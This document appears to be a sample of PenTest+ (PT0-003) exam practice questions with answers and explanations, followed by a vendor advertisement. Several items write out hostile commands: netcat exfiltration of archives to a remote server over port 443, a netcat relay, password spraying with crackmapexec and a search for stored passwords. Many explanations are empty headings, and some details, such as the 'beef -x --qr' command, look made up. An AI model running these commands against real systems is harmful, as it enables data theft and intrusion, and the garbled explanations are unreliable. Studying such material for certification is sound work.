- ? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
- ? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
- ? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
- ? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.

References from Pentest:

- ? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
- ? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.

Conclusion:

Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.

=====

NEW QUESTION 55

A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the following scans should the penetration tester perform?

- A. SAST
- B. Sidecar
- C. Unauthenticated
- D. Host-based

Answer: C

Explanation:

To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.

- ? Unauthenticated Scan:
- ? Comparison with Other Scans:
- ? Pentest References:

By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.

=====

NEW QUESTION 59

A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

- A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
- B. Apply Base64 to the data and send over a tunnel to TCP port 80.
- C. Apply 3DES to the data and send over a tunnel UDP port 53.
- D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:

AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.

- ? Encrypting Data with AES-256:
- Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin

-k secretkey
? Setting Up a Secure Tunnel:
ssh -L 443:targetserver:443 user@intermediatehost
? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=====

NEW QUESTION 64

A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

- A. Phishing
- B. Tailgating
- C. Whaling
- D. Spear phishing

Answer: D

Explanation:

Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.

? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=====

NEW QUESTION 69

A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:

```
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP Allow | 192.168.10.0/24 : 1-65535 |
0.0.0.0/0:443 | TCP
Block | . | . | *
```

Which of the following commands should the tester try next?

- A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
- B. gzip /path/to/data && cp data.gz <remote_server> 443
- C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
- D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:

Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:

? Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
? Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
? Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
? Block: All other traffic (*). Breakdown of Options:
? Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443
< /tmp/data.tar.gz
? Option B: gzip /path/to/data && cp data.gz <remote_server> 443
? Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3
<remote_server> 22
? Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz
<remote_server>

References from Pentest:

? Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
? Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
? Horizontal HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.
=====

NEW QUESTION 70

During an external penetration test, a tester receives the following output from a tool:

```
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org
```

Which of the following commands did the tester most likely run to get these results?

- A. nslookup -type=SOA comptia.org
- B. amass enum -passive -d comptia.org

- C. nmap -Pn -sV -vv -A comptia.org
- D. shodan host comptia.org

Answer: B

Explanation:

The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:

? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.

? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.

? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.

? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.

References from Pentest:

? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.

? Horizontal HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.

=====

NEW QUESTION 73

Which of the following components should a penetration tester include in an assessment report?

- A. User activities
- B. Customer remediation plan
- C. Key management
- D. Attack narrative

Answer: D

Explanation:

An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.

? Components of an Assessment Report:

? Importance of Attack Narrative:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 75

A penetration tester established an initial compromise on a host. The tester wants to pivot to other targets and set up an appropriate relay. The tester needs to enumerate through the compromised host as a relay from the tester's machine. Which of the following commands should the tester use to do this task from the tester's host?

- A. attacker_host\$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
- B. attacker_host\$ mknod backpipe p attacker_host\$ nc -l -p 8000 | 0<backpipe | nc<target_cidr> 80 | tee backpipe
- C. attacker_host\$ nc -nlp 8000 | nc -n <target_cidr> attacker_host\$ nmap -sT 127.0.0.1 8000
- D. attacker_host\$ proxychains nmap -sT <target_cidr>

Answer: D

Explanation:

ProxyChains is a tool that allows you to route your traffic through a chain of proxy servers, which can be used to anonymize your network activity. In this context, it is being used to route Nmap scan traffic through the compromised host, allowing the penetration tester to pivot and enumerate other targets within the network.

? Understanding ProxyChains:

? Command Breakdown:

? Setting Up ProxyChains: Step-by-Step Explanationplaintext Copy code

socks4 127.0.0.1 1080

? Execution:

proxychains nmap -sT <target_cidr>

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 80

During an assessment, a penetration tester obtains a low-privilege shell and then runs the following command:

findstr /SIM /C:"pass" *.txt *.cfg *.xml

Which of the following is the penetration tester trying to enumerate?

- A. Configuration files
- B. Permissions
- C. Virtual hosts
- D. Secrets

Answer: D

Explanation:

By running the command findstr /SIM /C:"pass" *.txt *.cfg *.xml, the penetration tester is trying to enumerate secrets.

? Command Analysis:

? Objective:

? Other Options:

Pentest References:

? Post-Exploitation: Enumerating sensitive information like passwords is a common post-exploitation activity after gaining initial access.

? Credential Discovery: Searching for stored credentials within configuration files and documents to escalate privileges or move laterally within the network.

By running this command, the penetration tester aims to find stored passwords or other secrets that could help in further exploitation of the target system.

=====

NEW QUESTION 81

A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

- A. DAST
- B. SAST
- C. IAST
- D. SCA

Answer: A

Explanation:

? Dynamic Application Security Testing (DAST):

? Advantages of DAST:

? Examples of DAST Tools:

Pentest References:

? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.

? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.

? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.

By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.

=====

NEW QUESTION 86

Which of the following protocols would a penetration tester most likely utilize to exfiltrate data covertly and evade detection?

- A. FTP
- B. HTTPS
- C. SMTP
- D. DNS

Answer: D

Explanation:

Covert data exfiltration is a crucial aspect of advanced penetration testing. Penetration testers often need to move data out of a network without being detected by the organization's security monitoring tools. Here's a breakdown of the potential methods and why DNS is the preferred choice for covert data exfiltration:

? FTP (File Transfer Protocol) (Option A):

? HTTPS (Hypertext Transfer Protocol Secure) (Option B):

? SMTP (Simple Mail Transfer Protocol) (Option C):

? DNS (Domain Name System) (Option D):

Conclusion: DNS tunneling stands out as the most effective method for covert data exfiltration due to its ability to blend in with normal network traffic and avoid detection by conventional security mechanisms. Penetration testers utilize this method to evade scrutiny while exfiltrating data.

NEW QUESTION 90

While conducting a reconnaissance activity, a penetration tester extracts the following information:

Emails: - admin@acme.com - sales@acme.com - support@acme.com

Which of the following risks should the tester use to leverage an attack as the next step in the security assessment?

- A. Unauthorized access to the network
- B. Exposure of sensitive servers to the internet
- C. Likelihood of SQL injection attacks
- D. Indication of a data breach in the company

Answer: A

Explanation:

When a penetration tester identifies email addresses during reconnaissance, the most immediate risk to leverage for an attack is unauthorized access to the network. Here's why:

? Phishing Attacks:

? Spear Phishing:

? Comparison with Other Risks:

Email addresses are a starting point for phishing attacks, making unauthorized access to the network the most relevant risk.

=====

NEW QUESTION 94

A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?

- A. BeEF
- B. John the Ripper
- C. ZAP
- D. Evilginx

Answer: A

Explanation:

BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.

? Understanding BeEF:

? Creating Malicious QR Codes: Step-by-Step Explanationbeef -x --qr

? Usage in Physical Security Assessments:

? References from Pentesting Literature: References:

? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups

=====

NEW QUESTION 99

Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite

B. masscan

C. Nmap

D. hping

Answer: B

Explanation:

When needing to scan a large network for open ports quickly, the choice of tool is critical. Here??s why option B is correct:

? masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency.

? Nmap: While powerful and versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial.

? Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.

? hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.

References from Pentest:

? Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.

? Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.

=====

NEW QUESTION 102

A penetration tester has just started a new engagement. The tester is using a framework that breaks the life cycle into 14 components. Which of the following frameworks is the tester using?

A. OWASP MASVS

B. OSSTMM

C. MITRE ATT&CK

D. CREST

Answer: B

Explanation:

The OSSTMM (Open Source Security Testing Methodology Manual) is a comprehensive framework for security testing that includes 14 components in its life cycle. Here??s why option B is correct:

? OSSTMM: This methodology breaks down the security testing process into 14 components, covering various aspects of security assessment, from planning to execution and reporting.

? OWASP MASVS: This is a framework for mobile application security verification and does not have a 14-component life cycle.

? MITRE ATT&CK: This is a knowledge base of adversary tactics and techniques but does not describe a 14-component life cycle.

? CREST: This is a certification body for penetration testers and security professionals but does not provide a specific 14-component framework.

References from Pentest:

? Anubis HTB: Emphasizes the structured approach of OSSTMM in conducting comprehensive security assessments.

? Writeup HTB: Highlights the use of detailed methodologies like OSSTMM to cover all aspects of security testing.

Conclusion:

Option B, OSSTMM, is the framework that breaks the life cycle into 14 components, making it the correct answer.

=====

NEW QUESTION 106

During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum

B. Nmap

C. Netcat

D. Wireshark

Answer: A

Explanation:

Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here??s why option A is correct:

? Dnsenum: This tool is used for DNS enumeration and can gather information about a domain??s DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network??s domain structure.

? Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.

? Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
? Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
? Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target's domain structure.
? Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.
=====

NEW QUESTION 111

During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

- A. Rechecked the scanner configuration.
- B. Performed a discovery scan.
- C. Used a different scan engine.
- D. Configured all the TCP ports on the scan.

Answer: B

Explanation:

When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here's the best course of action:

? Performing a Discovery Scan:

? Comparison with Other Actions:

Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
=====

NEW QUESTION 112

During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

- A. KARMA attack
- B. Beacon flooding
- C. MAC address spoofing
- D. Eavesdropping

Answer: A

Explanation:

To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.

? KARMA Attack:

? Purpose:

? Other Options:

Pentest References:

? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.

? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.

By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
=====

NEW QUESTION 117

While performing an internal assessment, a tester uses the following command: `crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@`
Which of the following is the main purpose of the command?

- A. To perform a pass-the-hash attack over multiple endpoints within the internal network
- B. To perform common protocol scanning within the internal network
- C. To perform password spraying on internal systems
- D. To execute a command in multiple endpoints at the same time

Answer: C

Explanation:

The command `crackmapexec smb 192.168.1.0/24 -u user.txt -p Summer123@` is used to perform password spraying on internal systems. CrackMapExec (CME) is a post-exploitation tool that helps automate the process of assessing large Active Directory networks. It supports multiple protocols, including SMB, and can perform various actions like password spraying, command execution, and more.

? CrackMapExec:

? Command Breakdown:

? Password Spraying:

Pentest References:

? Password Spraying: An effective method for gaining initial access during penetration tests, particularly against organizations that have weak password policies or commonly used passwords.

? CrackMapExec: Widely used in penetration testing for its ability to automate and streamline the process of credential validation and exploitation across large networks.

By using the specified command, the tester performs a password spraying attack, attempting to log in with a common password across multiple usernames, identifying potential weak accounts.
=====

NEW QUESTION 121

A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet- facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

- A. HTML scraping
- B. Code repository scanning
- C. Directory enumeration
- D. Port scanning

Answer: B

Explanation:

When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here??s why:

? Code Repository Scanning:

? Comparison with Other Methods:

Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort

=====

NEW QUESTION 123

A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:

Hostname	IP address	CVSS 2.0	EPSS
hrdatabase	192.168.20.55	9.9	0.50
financesite	192.168.15.99	8.0	0.01
legaldatabase	192.168.10.2	8.2	0.60
fileserver	192.168.125.7	7.6	0.90

Which of the following targets should the tester select next?

- A. fileserver
- B. hrdatabase
- C. legaldatabase
- D. financesite

Answer: A

Explanation:

? Evaluation Criteria:

? Analysis:

? Selection Justification:

Pentest References:

? Risk Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.

? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.

By selecting the fileserver, the penetration tester focuses on a target that is highly likely to be exploited, addressing the most immediate risk based on the given scores.

Top of Form

Bottom of Form

NEW QUESTION 124

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

- * PT0-003 Questions and Answers Updated Frequently
- * PT0-003 Practice Questions Verified by Expert Senior Certified Staff
- * PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The PT0-003 Practice Test Here](#)